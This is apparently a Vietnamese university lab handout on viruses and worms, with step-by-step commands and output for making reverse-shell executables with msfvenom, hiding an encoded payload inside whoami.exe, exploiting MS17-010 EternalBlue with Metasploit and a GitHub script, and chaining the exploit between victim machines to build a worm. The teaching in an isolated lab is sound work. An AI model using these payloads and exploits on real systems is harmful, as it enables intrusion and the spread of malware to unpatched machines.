



3

Lab

Virus và sâu máy tính

Virus and Worm

Thực hành Cơ chế hoạt động của mã độc

Lưu hành nội bộ 2026

<Ng nghiêm cấm đăng tải trên internet dưới mọi hình thức>

A. TỔNG QUAN

A.1 Mục tiêu


Thực hành tạo virus và worm đơn giản.

A.2 Môi trường thực hành

A.2.1 Chuẩn bị mô hình mạng

Môi trường cần xây dựng cho Bài thực hành này bao gồm 3 máy ảo, với mô hình mạng như hình bên dưới. Trong đó, địa chỉ mạng **10.221.x.0/24** có x là số thứ tự của nhóm.

Ví dụ: Nhóm 01 sẽ có lớp mạng **10.221.1.0/24**



Hình 1. Mô hình mạng được sử dụng trong Bài thực hành 3

Trong đó:

- 01 máy Attacker: sử dụng HĐH Kali Linux.
- 02 máy Victim: sử dụng HĐH Windows 7, được tắt Firewall.

A.2.2 Cấu hình công cụ Metasploit trên máy Kali

Metasploit Framework đã được cài đặt sẵn trên Kali Linux, nhưng dịch vụ **postgresql** không hoạt động hoặc không được kích hoạt tại thời điểm khởi động máy. Vì vậy, cần phải khởi động dịch vụ **postgresql**:

```
root@kali:~# systemctl start postgresql
```

Để dịch vụ tự động khởi động vào thời điểm boot máy, thực hiện lệnh sau:

```
root@kali:~# systemctl enable postgresql
```

Metasploit Framework không những hỗ trợ nhiều dạng payload mà còn hỗ trợ xuất ra nhiều loại output khác nhau, phù hợp với nhiều ứng dụng, hệ điều hành khác nhau như ASP, VBScript, Java War, Windows DLL, EXE, ELF,...

B. THỰC HÀNH

Phần hướng dẫn bên dưới mặc định sử dụng lớp mạng **10.255.100.0/24** (Attacker: .110, Các máy Victim: .111 - .112), sinh viên cần điều chỉnh cho phù hợp với lớp mạng của nhóm.

B.1 Virus máy tính

B.1.1 Tạo mới tệp payload tấn công với Metasploit

Yêu cầu 1.1: Thực hiện các bước theo hướng dẫn để tạo một virus đơn giản có chức năng reverse shell.


B.1.1.1 Tạo tệp và môi trường tấn công trên máy Attacker

Mở terminal, sử dụng tiện ích **msfvenom** để khởi tạo một reverse shell và xuất output ra thành file PE để có thể thực thi trên Windows (máy nạn nhân).

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp  
LHOST=10.255.100.110 LPORT=4444 -f exe -o shell_reverse.exe
```

Trong đó:

- **-p**: Sử dụng payload **windows/shell_reverse_tcp**
- **LHOST**: Địa chỉ IP của máy kẻ tấn công, cần xác định đúng theo lớp mạng của nhóm.
- **LPORT**: Port thực hiện lắng nghe trên máy kẻ tấn công.
- **-f**: xuất định dạng tập tin là **EXE**
- **-o**: tên tập tin sau khi xuất ra



```
(root@kali)-[~]  
# msfvenom -p windows/shell_reverse_tcp LHOST=10.255.100.110 LPORT=4444 -f exe  
-o shell_reverse.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p  
ayload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 324 bytes  
Final size of exe file: 7168 bytes  
Saved as: shell_reverse.exe
```

Hình 2. Tạo reverse shell định dạng EXE

Cũng trên máy kẻ tấn công, thực hiện khởi chạy công cụ để lắng nghe:

```
root@kali:~# msfconsole  
msf > use multi/handler  
msf exploit(multi/handler) > set payload windows/shell_reverse_tcp  
msf exploit(multi/handler) > set LHOST 10.255.100.110  
msf exploit(multi/handler) > set LPORT 4444  
msf exploit(multi/handler) > run
```

Trong đó:

- Sử dụng module **multi/handler** để thực hiện lắng nghe kết nối từ máy nạn nhân
- Chọn payload là **windows/shell_reverse_tcp**
- Thực hiện lắng nghe trên địa chỉ IP của máy kẻ tấn công.
- Thực hiện mở port 4444 trên máy kẻ tấn công để lắng nghe kết nối ngược về

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf exploit(multi/handler) > set LHOST 10.255.100.110
LHOST => 10.255.100.110
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.255.100.110:4444
```

Hình 3. Sử dụng module multi/hander của MSF để thực hiện lắng nghe connect back

Terminal lắng nghe kết nối cần được duy trì để nhận kết nối từ nạn nhân.

B.1.1.2 Kiểm tra hoạt động của tệp tấn công

Để kiểm tra tệp tấn công exe được tạo có hoạt động đúng không, ta thực hiện ngữ cảnh nạn nhân tải tệp tấn công từ 1 website và thực thi trên máy.

- **Trên máy attacker**, ta sao chép tệp tấn công vào thư mục /var/www/html/ của dịch vụ web (apache) và khởi chạy dịch vụ:

```
root@kali:~# cp <path_to_reverse.exe> /var/www/html/
root@kali:~# service apache2 start

(root@kali)-[~]
# ls
shell_reverse.exe

(root@kali)-[~]
# cp shell_reverse.exe /var/www/html

(root@kali)-[~]
# service apache2 start

(root@kali)-[~]
# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disap>
   Active: active (running) since Mon 2026-03-23 12:37:07 +07; 7s ago
   Invocation: 023a10a61fef4457823be78f114018f8
   Docs: https://httpd.apache.org/docs/2.4/
   Process: 12533 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
```

Hình 4. Khởi động dịch vụ Apache2 web server chứa reverse shell trên máy kẻ tấn công

- Trên máy nạn nhân, mở web browser và truy cập vào đường dẫn **http://10.255.100.110/shell_reverse.exe** để tải tập tin về máy, và thực hiện chạy tập tin này.

```

Administrator: Command Prompt
C:\>dir
Volume in drive C has no label.
Volume Serial Number is F62E-5C84

Directory of C:\

22/03/2026  10:44  CH      <DIR>          .
22/03/2026  10:44  CH      <DIR>          ..
22/03/2026  10:44  CH              7.168 shell_reverse.exe
               1 File(s)              7.168 bytes
               2 Dir(s)  44.417.269.760 bytes free

C:\>shell_reverse.exe
C:\>

```

Hình 5. Khởi chạy reverse shell trên máy nạn nhân

Trên máy attacker, nếu nhận được kết nối từ máy nạn nhân thì xem như thực hiện tấn công thành công. Như vậy, kẻ tấn công đã hoàn toàn kiểm soát được máy nạn nhân.

```

msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.255.100.110:4444
[*] Command shell session 1 opened (10.255.100.110:4444 -> 10.255.100.111:59034) at
2026-03-23 12:46:36 +0700

Shell Banner:
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\>dir
Volume in drive C has no label.
Volume Serial Number is F62E-5C84

Directory of C:\

22/03/2026  10:44  CH      <DIR>          .
22/03/2026  10:44  CH      <DIR>          ..
22/03/2026  10:44  CH              7.168 shell_reverse.exe

```

Hình 6. Kẻ tấn công đã kiểm soát được máy nạn nhân.

B.1.1.3 Yêu cầu tự thực hiện

Yêu cầu 1.2: Có 2 loại payload trên Metasploit Framework là Staged và Non-Staged. Hãy tạo ra reverse shell cho từng loại, và so sánh sự khác biệt giữa chúng, bao gồm:

- Kích thước payload
- Công cụ để lắng nghe kết nối ngược lại
- Khả năng phát hiện của các phần mềm Anti-virus.

Yêu cầu 1.3: Thực hiện tạo một payload khác (khác reverse TCP) có thể tấn công các máy nạn nhân chạy hệ điều hành Linux.

Yêu cầu 1.4: Virus dạng Windows service và MSF:

- Viết một virus đơn giản bằng dịch vụ trên C#, hiện pop-up *thông tin nhóm thực hành* trên máy nạn nhân mỗi khi thực hiện đăng nhập thành công.
Gợi ý lây nhiễm: thông qua reverse shell hoặc tải tệp từ web.
- So sánh giữa việc viết virus bằng dịch vụ trên C# (như Lab 2) so với việc tạo bằng MSF (quyền, khả năng phát hiện,...).

B.1.2 Nhúng payload tấn công vào tập tin thực thi có sẵn sử dụng Metasploit

Một cách hoạt động khác của virus là một đoạn code được nhúng vào một tập tin PE sẵn có, do vậy ở phần này ta sử dụng tính năng khác của MSF là khả năng nhúng payload vào tập tin PE để tạo virus. Tập tin được chọn là whoami.exe có sẵn.

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp  
LHOST=10.255.100.110 LPORT=4444 EXITFUNC=thread -f exe -e  
x86/shikata_ga_nai -i 9 -x /usr/share/windows-  
resources/binaries/whoami.exe -o shell_reverse_embedded.exe
```

Trong đó:

- e:** Thực hiện encode payload sử dụng bộ encoder **shikata_ga_nai**
- i:** Số lần encode
- x:** Thực hiện nhúng payload vào file PE có sẵn **/usr/share/windows-binaries/whoami.exe**
- o:** tệp exe đầu ra sau khi đã nhúng payload vào tệp PE đã cho.

Kết quả ta thu được tệp đầu ra đã nhúng thêm payload reverse_shell.


```

root@kali: ~
Session Actions Edit View Help
(root@kali)-[~]
# msfvenom -p windows/shell_reverse_tcp LHOST=10.255.100.110 LPORT=4444 EXITFUNC=thread -f exe -e x86/shikata_ga_nai -i 9 -x /usr/share/windows-resources/binaries/whoami.exe -o shell_reverse_embedded.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai succeeded with size 378 (iteration=1)
x86/shikata_ga_nai succeeded with size 405 (iteration=2)
x86/shikata_ga_nai succeeded with size 432 (iteration=3)
x86/shikata_ga_nai succeeded with size 459 (iteration=4)
x86/shikata_ga_nai succeeded with size 486 (iteration=5)
x86/shikata_ga_nai succeeded with size 513 (iteration=6)
x86/shikata_ga_nai succeeded with size 540 (iteration=7)
x86/shikata_ga_nai succeeded with size 567 (iteration=8)
x86/shikata_ga_nai chosen with final size 567
Payload size: 567 bytes
Final size of exe file: 66560 bytes
Saved as: shell_reverse_embedded.exe

```

Hình 7. Nhúng reverse shell vào tập tin có sẵn whoami.exe

Thực hiện lại mở port lắng nghe và đưa tập exe lên website của máy kẻ tấn công, sau đó nạn nhân tải tập tin về và thực thi.

```

Administrator: Command Prompt
>dir
Volume in drive C has no label.
Volume Serial Number is F62E-5C84

Directory of [redacted]

22/03/2026  10:57 CH      <DIR>          .
22/03/2026  10:57 CH      <DIR>          ..
22/03/2026  10:44 CH              7.168 shell_reverse.exe
22/03/2026  10:56 CH          66.560 shell_reverse_embedded.exe
               2 File(s)          73.728 bytes
               2 Dir(s)  44.462.284.800 bytes free

```

Hình 8. Chạy tập tin reverse shell mới trên máy nạn nhân

Trên máy kẻ tấn công, nhận được connect back từ máy nạn nhân:

```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.255.100.110:4444
[*] Command shell session 9 opened (10.255.100.110:4444 → 10.255.100.111:51669) at 20
26-03-23 14:35:57 +0700

Shell Banner:
Microsoft Windows [Version 10.0.19045.3803]

C:\Users\hiend\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is F62E-5C84

Directory of C:\Users\hiend\Downloads

23/03/2026  12:35  SA      <DIR>          .
23/03/2026  12:35  SA      <DIR>          ..
23/03/2026  12:35  SA               66.560 shell_reverse_embedded.exe
                1 File(s)                66.560 bytes
```

Hình 9. Kế tấn công có thể kiểm soát máy nạn nhân

Yêu cầu 1.5: Sinh viên quan sát và trả lời các câu hỏi:

- So sánh kích thước của tệp whoami.exe gốc và tệp sau khi nhúng payload?
- Sau khi nhúng payload theo hướng dẫn, chức năng ban đầu của whoami.exe còn thực thi được hay không? Hãy kiểm chứng và giải thích lý do?
- Tùy chỉnh các bước nhúng payload vào tệp tin .exe mục tiêu khác sao cho chức năng của tệp gốc vẫn giữ nguyên và vẫn reverse shell thành công?


Yêu cầu 1.6: So sánh giữa việc nhúng payload vào tệp tin có sẵn vào tạo payload mới.

B.2 Sâu máy tính

B.2.1 Chuẩn bị môi trường lỗ hổng MS17-010


Lỗ hổng MS17-010 là lỗ hổng liên quan đến dịch vụ chia sẻ tập tin SMB của các máy Windows, có thể tồn tại ở máy Windows 7. Trên các máy nạn nhân, cần bật tính năng chia sẻ tập tin (File sharing) để kiểm tra và khai thác lỗ hổng.

Vào **Control Panel > Network and Internet > Network and Sharing Center** và chọn Change advanced sharing settings. Sau đó chọn Turn on file and printer sharing.



Hình 10. Bật tính năng chia sẻ tập tin trên máy nạn nhân.

Có thể kiểm chứng lại bằng cách kiểm tra cổng 445 của máy nạn nhân đang mở để lắng nghe kết nối.



Hình 11. Kiểm tra port 445 của dịch vụ chia sẻ tập tin.

B.2.2 Khai thác lỗ hổng MS17-010


Yêu cầu 2.1: Thực hiện các bước theo hướng dẫn để khai thác lỗ hổng MS17-010 khi có sử dụng và không sử dụng Metasploit. Báo cáo kết quả thực hiện.

B.2.2.1 Sử dụng Metasploit

Trên máy kẻ tấn công, sử dụng msfconsole để kiểm tra lỗ hổng MS17-010 có tồn tại trên máy nạn nhân hay không.

```
root@kali:~# msfconsole
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS
10.255.100.111
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST
10.255.100.110
msf exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
```

- Chọn module exploit/windows/smb/ms17_010_eternalblue
- Thiết lập RHOSTS là IP máy nạn nhân, LHOST và LPORT là thông tin máy tấn công.
- Payload reverse shell mặc định sẽ là windows/x64/meterpreter/reverse_tcp



Hình 12. Thiết lập ban đầu để tấn công lỗ hổng MS17-010 trên máy nạn nhân

Sử dụng lệnh **check** để đảm bảo máy nạn nhân tồn tại lỗ hổng này. Chỉ khi kết quả nhận về có tồn tại lỗ hổng thì các bước khai thác tiếp theo mới có thể thực hiện.

```
msf exploit(windows/smb/ms17_010_eternalblue) > check
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > check
[*] 10.255.100.111:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.255.100.111:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 10.255.100.111:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.255.100.111:445 - The target is vulnerable.
msf exploit(windows/smb/ms17_010_eternalblue) >
```

Hình 13. Kiểm tra xem máy nạn nhân có tồn tại lỗ hổng MS17-010 hay không.

Để khai thác lỗ hổng trên máy nạn nhân, ta tiếp tục sử dụng lệnh **exploit**.

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
```

```
root@kali: ~
Session Actions Edit View Help
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.255.100.110:4444
[*] 10.255.100.111:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.255.100.111:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 10.255.100.111:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.255.100.111:445 - The target is vulnerable.
[*] 10.255.100.111:445 - Connecting to target for exploitation.
[+] 10.255.100.111:445 - Connection established for exploitation.
[+] 10.255.100.111:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.255.100.111:445 - CORE raw buffer dump (40 bytes)
[*] 10.255.100.111:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 10.255.100.111:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] 10.255.100.111:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 10.255.100.111:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.255.100.111:445 - Trying exploit with 12 Groom Allocations.
[*] 10.255.100.111:445 - Sending all but last fragment of exploit packet
[*] 10.255.100.111:445 - Starting non-paged pool grooming
[+] 10.255.100.111:445 - Sending SMBv2 buffers
[+] 10.255.100.111:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.255.100.111:445 - Sending final SMBv2 buffers.
[*] 10.255.100.111:445 - Sending last fragment of exploit packet!
[*] 10.255.100.111:445 - Receiving response from exploit packet
[+] 10.255.100.111:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.255.100.111:445 - Sending egg to corrupted connection.
[*] 10.255.100.111:445 - Triggering free of corrupted buffer.
[*] Sending stage (230982 bytes) to 10.255.100.111
[+] 10.255.100.111:445 - -----
[+] 10.255.100.111:445 - -----WIN-----
[+] 10.255.100.111:445 - -----
[*] Meterpreter session 1 opened (10.255.100.110:4444 -> 10.255.100.111:49158) at 2026-03-24 08:36:36 +0700

meterpreter >
```

Hình 14. Exploit thành công, reverse shell meterpreter được trả về

Sau khi có được meterpreter shell, có thể chuyển sang **cmd** bằng lệnh **shell**

```
meterpreter > shell
```

```

root@kali: ~
Session Actions Edit View Help
meterpreter > shell
Process 2840 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> ipconfig

Windows IP Configuration

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::8909:1902:3195:f1fc%11
    IPv4 Address. . . . . : 10.255.100.111
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.255.100.1
  
```

Hình 15. Kê tấn công có thể kiểm soát máy nạn nhân

B.2.2.2 Không sử dụng Metasploit

Ở phần này, ta vẫn khai thác lỗ hổng MS17-010 trên máy nạn nhân tuy nhiên không sử dụng các hỗ trợ có sẵn của Metasploit, thay vào đó là kế thừa một số script tấn công đã được lập trình sẵn.

Trên máy kẻ tấn công, thực hiện các lệnh sau để tải về các script tấn công MS17-010 từ Github.

```

root@kali:~# cd ~
root@kali:~# git clone https://github.com/d4t4s3c/Win7Blue.git
root@kali:~# cd Win7Blue
root@kali:~# chmod +x Win7Blue
root@kali:~# ./Win7Blue
  
```

Nhập số **4 (Exploit Windows 7 [64bit])**, và nhập các giá trị **RHOST**, **LHOST** cũng như **LPORT** giống như lúc nhập trong Metasploit. Đồng thời mở 1 terminal chạy lệnh **nc** để mở port lắng nghe ở máy tấn công theo tham số LPORT đã nhập.

```

root@kali:~# nc -lvnp 4444
  
```

```
[1] Scanner Vuln [Nmap]
[2] Scanner Arch [NetExec]
[3] Exploit Win7 [32 bits]
[4] Exploit Win7 [64 bits]
[5] Exit

$ 4

¿RHOST? 10.255.100.111

¿LHOST? 10.255.100.110

¿LPORT? 4444

[i] Creating SHELLCODE with MSFVENOM...

[i] Please start NETCAT listener: nc -lvnp 4444

press ENTER to continue...

[+] Launching Exploit

shellcode size: 1232
numGroomConn: 13
Target OS: Windows 7 Home Basic 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
```

Hình 16. Nhập các tham số để tấn công

Khi khai thác thành công, trên terminal mở cổng lắng nghe sẽ nhận được kết nối từ máy nạn nhân.

```
kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444
connect to [10.255.100.110] from (UNKNOWN) [10.255.100.111] 49160
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Bluetooth Network Connection:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::8909:1902:3195:f1fc%11
IPv4 Address. . . . . : 10.255.100.111
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.255.100.1
```

Hình 17. Reverse shell từ máy nạn nhân được kết nối ngược về máy kẻ tấn công.

B.2.3 Xây dựng sâu máy tính

Yêu cầu 2.2: Tìm hiểu và giải thích các bước thực hiện trong script Win7Blue để khai thác lỗ hổng. Thực hiện lại quá trình khai thác mà không sử dụng script này và báo cáo kết quả.

Yêu cầu 2.3: Hiện thực cơ chế lây lan của sâu máy tính khai thác lỗ hổng MS17-010 trên mô hình mạng của nhóm với các bước gợi ý bên dưới.

- Mô hình mạng gồm 1 máy Attacker (Kali) và 2 máy Victim (Windows 7 có lỗ hổng MS17-010).
- Cách thức tấn công:
 - o Trên máy Attacker, mở 2 cổng lắng nghe là **4444** và **4445** cho mỗi nạn nhân.
 - o Từ máy Attacker thực hiện khai thác lỗ hổng MS17-010 trên máy **Victim 1** để thực hiện kết nối ngược về máy **Attacker** trên port **4444**.
 - o Sau khi có được kết nối từ máy **Victim 1**, trong session shell đó, thực hiện tải về exploit từ máy Attacker và khai thác lỗ hổng MS17-010 trên máy **Victim 2**, để máy Victim 2 thực hiện kết nối ngược về máy Attacker trên port **4445**.
- Ràng buộc:
 - o Khai thác lỗ hổng trên máy Victim 2 từ connect back của Victim 1.
 - o Khuyến khích không cài thêm phần mềm nào trên 2 máy Victim 1 và Victim 2.

C. YÊU CẦU

- Sinh viên tìm hiểu và thực hành theo hướng dẫn theo nhóm qui định.
- Báo cáo kết quả chi tiết những việc (**Report**) đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Báo cáo file **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Trong file báo cáo yêu cầu **ghi rõ** nhóm sinh viên thực hiện.
- Đặt tên theo định dạng: [Mã lớp]-Lab3_MSSV1-MSSV2-MSSV3.pdf
Ví dụ: [NT230.Q22.ANTT.1]-Lab3_2352xxxx-2352yyyy-2352zzzz.pdf
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tự thực hiện được bài thực hành. Khuyến khích:

- Chuẩn bị tốt và đóng góp tích cực tại lớp.
- Có nội dung mở rộng, ứng dụng trong kịch bản phức tạp hơn, có đóng góp xây dựng bài thực hành.

Bài sao chép, trể, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT